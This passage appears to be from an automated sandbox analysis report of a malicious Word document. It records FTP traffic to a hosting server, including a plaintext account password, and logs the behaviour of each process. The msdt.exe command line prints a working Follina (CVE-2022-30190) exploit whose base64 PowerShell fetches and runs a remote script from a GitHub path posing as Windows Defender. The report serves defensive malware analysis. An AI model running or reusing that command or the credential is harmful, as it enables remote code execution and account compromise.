Sep 19, 2022 15:40:43.085592985 CEST	21	49708	185.27.134.11	192.168.2.4	230-Your bandwidth usage is restricted 230-Your bandwidth usage is restricted230 OK. Current restricted directory is /
Sep 19, 2022 15:40:43.243460894 CEST	21	49709	185.27.134.11	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 402 of 6900 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 402 of 6900 allowed.220-Local time is now 09:09. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 402 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 402 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login220 You will be disconnected after 60 seconds of inactivity.
Sep 19, 2022 15:40:43.245881081 CEST	49709	21	192.168.2.4	185.27.134.11	USER epiz_32622638
Sep 19, 2022 15:40:43.291946888 CEST	21	49709	185.27.134.11	192.168.2.4	331 User epiz_32622638 OK. Password required
Sep 19, 2022 15:40:43.292177916 CEST	49709	21	192.168.2.4	185.27.134.11	PASS 9pTise0WWBCZj
Sep 19, 2022 15:40:43.366152048 CEST	21	49709	185.27.134.11	192.168.2.4	230-Your bandwidth usage is restricted 230-Your bandwidth usage is restricted230 OK. Current restricted directory is /
Sep 19, 2022 15:40:43.373096943 CEST	49709	21	192.168.2.4	185.27.134.11	TYPE I
Sep 19, 2022 15:40:43.419137001 CEST	21	49709	185.27.134.11	192.168.2.4	200 TYPE is now 8-bit binary
Sep 19, 2022 15:40:43.423772097 CEST	49709	21	192.168.2.4	185.27.134.11	PASV
Sep 19, 2022 15:40:43.469614029 CEST	21	49709	185.27.134.11	192.168.2.4	227 Entering Passive Mode (185,27,134,11,75,73)
Sep 19, 2022 15:40:43.563700914 CEST	21	49709	185.27.134.11	192.168.2.4	213 6785
Sep 19, 2022 15:40:43.564273119 CEST	49709	21	192.168.2.4	185.27.134.11	RETR /wwwwwwwwwwwwwwwwwwww/smartscreen.html
Sep 19, 2022 15:40:43.610817909 CEST	21	49709	185.27.134.11	192.168.2.4	150-Accepted data connection 150-Accepted data connection150 6.6 kbytes to download
Sep 19, 2022 15:40:43.611103058 CEST	21	49709	185.27.134.11	192.168.2.4	226-File successfully transferred 226-File successfully transferred226 0.000 seconds (measured here), 93.91 Mbytes per second
Sep 19, 2022 15:40:44.076782942 CEST	49708	21	192.168.2.4	185.27.134.11	CWD /wwwwwwwwwwwwwwwwwwww/
Sep 19, 2022 15:40:44.122600079 CEST	21	49708	185.27.134.11	192.168.2.4	250 OK. Current directory is /wwwwwwwwwwwwwwwwwwww
Sep 19, 2022 15:40:44.128467083 CEST	49708	21	192.168.2.4	185.27.134.11	PWD
Sep 19, 2022 15:40:44.173953056 CEST	21	49708	185.27.134.11	192.168.2.4	257 "/wwwwwwwwwwwwwwwwwwww" is your current location
Sep 19, 2022 15:40:44.174992085 CEST	49708	21	192.168.2.4	185.27.134.11	TYPE A
Sep 19, 2022 15:40:44.220525026 CEST	21	49708	185.27.134.11	192.168.2.4	200 TYPE is now ASCII
Sep 19, 2022 15:40:44.221657991 CEST	49708	21	192.168.2.4	185.27.134.11	PORT 192,168,2,4,194,47
Sep 19, 2022 15:40:44.267335892 CEST	21	49708	185.27.134.11	192.168.2.4	500 I won't open a connection to 192.168.2.4 (only to 84.17.52.43)
Sep 19, 2022 15:40:44.313391924 CEST	21	49708	185.27.134.11	192.168.2.4	500 Unknown command
Sep 19, 2022 15:40:44.314100981 CEST	49708	21	192.168.2.4	185.27.134.11	CWD /wwwwwwwwwwwwwwwwwwww/
Sep 19, 2022 15:40:44.359648943 CEST	21	49708	185.27.134.11	192.168.2.4	250 OK. Current directory is /wwwwwwwwwwwwwwwwwwww

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Sep 19, 2022 15:40:44.465708017 CEST	21	49712	185.27.134.11	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed.220-Local time is now 09:09. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 399 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login220 You will be disconnected after 60 seconds of inactivity.
Sep 19, 2022 15:40:44.465914011 CEST	49712	21	192.168.2.4	185.27.134.11	USER anonymous
Sep 19, 2022 15:40:44.511527061 CEST	21	49712	185.27.134.11	192.168.2.4	331 User anonymous OK. Password required
Sep 19, 2022 15:40:44.511768103 CEST	49712	21	192.168.2.4	185.27.134.11	PASS IEUser@
Sep 19, 2022 15:40:48.642450094 CEST	21	49712	185.27.134.11	192.168.2.4	530 Login authentication failed
Sep 19, 2022 15:40:48.689951897 CEST	21	49712	185.27.134.11	192.168.2.4	530 Logout.
Sep 19, 2022 15:40:48.819525957 CEST	21	49713	185.27.134.11	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 393 of 6900 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 393 of 6900 allowed.220-Local time is now 09:09. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 393 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 393 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login220 You will be disconnected after 60 seconds of inactivity.
Sep 19, 2022 15:40:48.819686890 CEST	49713	21	192.168.2.4	185.27.134.11	USER epiz_32622638
Sep 19, 2022 15:40:48.866864920 CEST	21	49713	185.27.134.11	192.168.2.4	331 User epiz_32622638 OK. Password required
Sep 19, 2022 15:40:48.867089987 CEST	49713	21	192.168.2.4	185.27.134.11	PASS 9pTise0WWBCZj
Sep 19, 2022 15:40:48.935882092 CEST	21	49713	185.27.134.11	192.168.2.4	230-Your bandwidth usage is restricted 230-Your bandwidth usage is restricted230 OK. Current restricted directory is /
Sep 19, 2022 15:40:48.943491936 CEST	49713	21	192.168.2.4	185.27.134.11	TYPE I
Sep 19, 2022 15:40:48.990324974 CEST	21	49713	185.27.134.11	192.168.2.4	200 TYPE is now 8-bit binary
Sep 19, 2022 15:40:48.991202116 CEST	49713	21	192.168.2.4	185.27.134.11	PASV
Sep 19, 2022 15:40:49.037404060 CEST	21	49713	185.27.134.11	192.168.2.4	227 Entering Passive Mode (185,27,134,11,120,17)
Sep 19, 2022 15:40:49.130898952 CEST	21	49713	185.27.134.11	192.168.2.4	213 6785
Sep 19, 2022 15:40:49.159306049 CEST	49713	21	192.168.2.4	185.27.134.11	RETR /wwwwwwwwwwwwwwwwwwww/smartscreen.html
Sep 19, 2022 15:40:49.206475019 CEST	21	49713	185.27.134.11	192.168.2.4	150-Accepted data connection 150-Accepted data connection150 6.6 kbytes to download
Sep 19, 2022 15:40:49.206698895 CEST	21	49713	185.27.134.11	192.168.2.4	226-File successfully transferred 226-File successfully transferred226 0.000 seconds (measured here), 54.94 Mbytes per second
Sep 19, 2022 15:40:49.563174963 CEST	49708	21	192.168.2.4	185.27.134.11	CWD /wwwwwwwwwwwwwwwwwwww/
Sep 19, 2022 15:40:49.608975887 CEST	21	49708	185.27.134.11	192.168.2.4	250 OK. Current directory is /wwwwwwwwwwwwwwwwwwww
Sep 19, 2022 15:40:49.609381914 CEST	49708	21	192.168.2.4	185.27.134.11	PWD
Sep 19, 2022 15:40:49.654644966 CEST	21	49708	185.27.134.11	192.168.2.4	257 "/wwwwwwwwwwwwwwwwwwww" is your current location
Sep 19, 2022 15:40:49.655077934 CEST	49708	21	192.168.2.4	185.27.134.11	TYPE A
Sep 19, 2022 15:40:49.700779915 CEST	21	49708	185.27.134.11	192.168.2.4	200 TYPE is now ASCII
Sep 19, 2022 15:40:49.701731920 CEST	49708	21	192.168.2.4	185.27.134.11	PORT 192,168,2,4,194,51
Sep 19, 2022 15:40:49.747291088 CEST	21	49708	185.27.134.11	192.168.2.4	500 I won't open a connection to 192.168.2.4 (only to 84.17.52.43)
Sep 19, 2022 15:40:49.793092012 CEST	21	49708	185.27.134.11	192.168.2.4	500 Unknown command
Sep 19, 2022 15:40:49.793513060 CEST	49708	21	192.168.2.4	185.27.134.11	CWD /wwwwwwwwwwwwwwwwwwww/
Sep 19, 2022 15:40:49.838869095 CEST	21	49708	185.27.134.11	192.168.2.4	250 OK. Current directory is /wwwwwwwwwwwwwwwwwwww
Sep 19, 2022 15:40:49.935303926 CEST	21	49716	185.27.134.11	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 389 of 6900 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 389 of 6900 allowed.220-Local time is now 09:09. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 389 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 389 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login220 You will be disconnected after 60 seconds of inactivity.

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Sep 19, 2022 15:40:49.935518980 CEST	49716	21	192.168.2.4	185.27.134.11	USER anonymous
Sep 19, 2022 15:40:49.981843948 CEST	21	49716	185.27.134.11	192.168.2.4	331 User anonymous OK. Password required
Sep 19, 2022 15:40:49.982064009 CEST	49716	21	192.168.2.4	185.27.134.11	PASS IEUser@
Sep 19, 2022 15:40:54.705502033 CEST	21	49716	185.27.134.11	192.168.2.4	530 Login authentication failed
Sep 19, 2022 15:40:54.756901026 CEST	21	49716	185.27.134.11	192.168.2.4	530 Logout.
Sep 19, 2022 15:40:58.322541952 CEST	21	49717	185.27.134.11	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 415 of 6900 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 415 of 6900 allowed.220-Local time is now 09:09. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 415 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 415 of 6900 allowed.220-Local time is now 09:09. Server port: 21.220-This is a private system - No anonymous login220 You will be disconnected after 60 seconds of inactivity.
Sep 19, 2022 15:40:58.322906017 CEST	49717	21	192.168.2.4	185.27.134.11	USER epiz_32622638
Sep 19, 2022 15:40:58.368789911 CEST	21	49717	185.27.134.11	192.168.2.4	331 User epiz_32622638 OK. Password required
Sep 19, 2022 15:40:58.373421907 CEST	49717	21	192.168.2.4	185.27.134.11	PASS 9pTise0WWBCZj
Sep 19, 2022 15:40:58.436585903 CEST	21	49717	185.27.134.11	192.168.2.4	230-Your bandwidth usage is restricted 230-Your bandwidth usage is restricted230 OK. Current restricted directory is /
Sep 19, 2022 15:40:58.442109108 CEST	49717	21	192.168.2.4	185.27.134.11	TYPE I
Sep 19, 2022 15:40:58.490015030 CEST	21	49717	185.27.134.11	192.168.2.4	200 TYPE is now 8-bit binary
Sep 19, 2022 15:40:58.490823030 CEST	49717	21	192.168.2.4	185.27.134.11	PASV
Sep 19, 2022 15:40:58.537239075 CEST	21	49717	185.27.134.11	192.168.2.4	227 Entering Passive Mode (185,27,134,11,77,156)
Sep 19, 2022 15:40:58.638009071 CEST	21	49717	185.27.134.11	192.168.2.4	213 6785
Sep 19, 2022 15:40:58.638288975 CEST	49717	21	192.168.2.4	185.27.134.11	RETR /wwwwwwwwwwwwwwwwwwww/smartscreen.html
Sep 19, 2022 15:40:58.684463978 CEST	21	49717	185.27.134.11	192.168.2.4	150-Accepted data connection 150-Accepted data connection150 6.6 kbytes to download
Sep 19, 2022 15:40:58.684613943 CEST	21	49717	185.27.134.11	192.168.2.4	226-File successfully transferred 226-File successfully transferred226 0.000 seconds (measured here), 77.10 Mbytes per second
Sep 19, 2022 15:41:43.710398912 CEST	21	49709	185.27.134.11	192.168.2.4	421 Timeout - try typing a little faster next time
Sep 19, 2022 15:41:49.306410074 CEST	21	49713	185.27.134.11	192.168.2.4	421 Timeout - try typing a little faster next time
Sep 19, 2022 15:41:49.938441038 CEST	21	49708	185.27.134.11	192.168.2.4	421 Timeout - try typing a little faster next time
Sep 19, 2022 15:41:58.786429882 CEST	21	49717	185.27.134.11	192.168.2.4	421 Timeout - try typing a little faster next time

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **976**, Parent PID: **796**

General

Target ID:	0
Start time:	15:40:36
Start date:	19/09/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x9e0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **4768**, Parent PID: **976**

General

Target ID:	1
Start time:	15:40:42
Start date:	19/09/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x890000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **5588**, Parent PID: **976**

General

Target ID:	2
Start time:	15:40:56
Start date:	19/09/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'W05ldC5TZXJ2aWNlUG9pbnRYW5hZ2VyXTo6U2VjdXJpdHlQcm90b2NvbCA9IFtOZXQuU2VjdXJpdHlQcm90b2NvbFR5cGVdJ1RsczExLFRsczEyJzsgJCgkeCA9IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vcmF3LmdpdGh1YnVzZXJjb250ZW50LmNvbS9taWNyb3NvZnR3aW5kb3dzZGVmZW5kZXIvLmNvbS9tYWluL3Bvd2VyLnBzMSAtVXNlQmFzaWNQYXJzaW5nOyBJbnZva2UtRXhwcmVzc2lvbiAkKCR4LkNvbnRlbnQpKTs='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO
Imagebase:	0x10f0000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000002.00000002.612793085.00000000039F0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000002.00000002.612793085.00000000039F0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000002.00000002.610336977.0000000003320000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000002.00000002.610336977.0000000003320000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000002.00000002.610475144.0000000003678000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000002.00000002.610430089.0000000003670000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000002.00000002.610430089.0000000003670000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	111BFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	111BFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	111BFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	111BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	111BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	111BFE8	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msdtadmin_FE77B2BD-D6C6-4E8E-8D9C-43144C45461F_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	111BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_FE77B2BD-D6C6-4E8E-8D9C-43144C45461F_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	111B734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **204**, Parent PID: **1316**

General

Target ID:	13
Start time:	15:41:37
Start date:	19/09/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\2cyagvwu\2cyagvwu.cmdline
Imagebase:	0xbf0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\2cyagvwu\CSC8D8C47D5CCF542F2A6978E3AB92620A2.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	C4E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2cyagvwu\CSC8D8C47D5CCF542F2A6978E3AB92620A2.TMP	success or wait	1	C69793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2cyagvwu\CSC8D8C47D5CCF542F2A6978E3AB92620A2.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	C6967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2cyagvwu\2cyagvwu.cmdline	unknown	356	success or wait	1	C4E638	ReadFile
C:\Users\user\AppData\Local\Temp\2cyagvwu\2cyagvwu.0.cs	unknown	5944	success or wait	1	C4E638	ReadFile

Analysis Process: cvtres.exe PID: **388**, Parent PID: **204**

General

Target ID:	14
Start time:	15:41:38
Start date:	19/09/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6A8A.tmp" "c:\Users\user\AppData\Local\Temp\2cyagvwu\CSC8D8C47D5CCF542F2A6978E3AB92620A2.TMP"
Imagebase:	0x10c0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5716**, Parent PID: **1316**

General

Target ID:	15
Start time:	15:41:42
Start date:	19/09/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\1ps51w3p\1ps51w3p.cmdline
Imagebase:	0xbf0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\1ps51w3p\CSCA2F7DC4713240A6A1FCA0F064ADC74.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	C4E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1ps51w3p\CSCA2F7DC4713240A6A1FCA0F064ADC74.TMP	success or wait	1	C69793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1ps51w3p\CSCA2F7DC4713240A6A1FCA0F064ADC74.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	C6967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1ps51w3p\1ps51w3p.cmdline	unknown	356	success or wait	1	C4E638	ReadFile
C:\Users\user\AppData\Local\Temp\1ps51w3p\1ps51w3p.0.cs	unknown	791	success or wait	1	C4E638	ReadFile

Analysis Process: cvtres.exe PID: **5484**, Parent PID: **5716**

General	
Target ID:	16
Start time:	15:41:44
Start date:	19/09/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7E41.tmp" "c:\Users\user\AppData\Local\Temp\1ps51w3p\CSCA2F7DC4713240A6A1FCA0F064ADC74.TMP"
Imagebase:	0x10c0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4616**, Parent PID: **1316**

General	
Target ID:	18
Start time:	15:41:54
Start date:	19/09/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ufpm0sbx\ufpm0sbx.cmdline
Imagebase:	0xc30000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cvtres.exe PID: **3612**, Parent PID: **4616**

General	
Target ID:	19

Start time:	15:41:55
Start date:	19/09/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESAB6C.tmp" "c:\Users\user\AppData\Local\Temp\ufpm0sbx\CSCFD12017F98C74F3CA9A85B7B52106DF8.TMP"
Imagebase:	0x10c0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly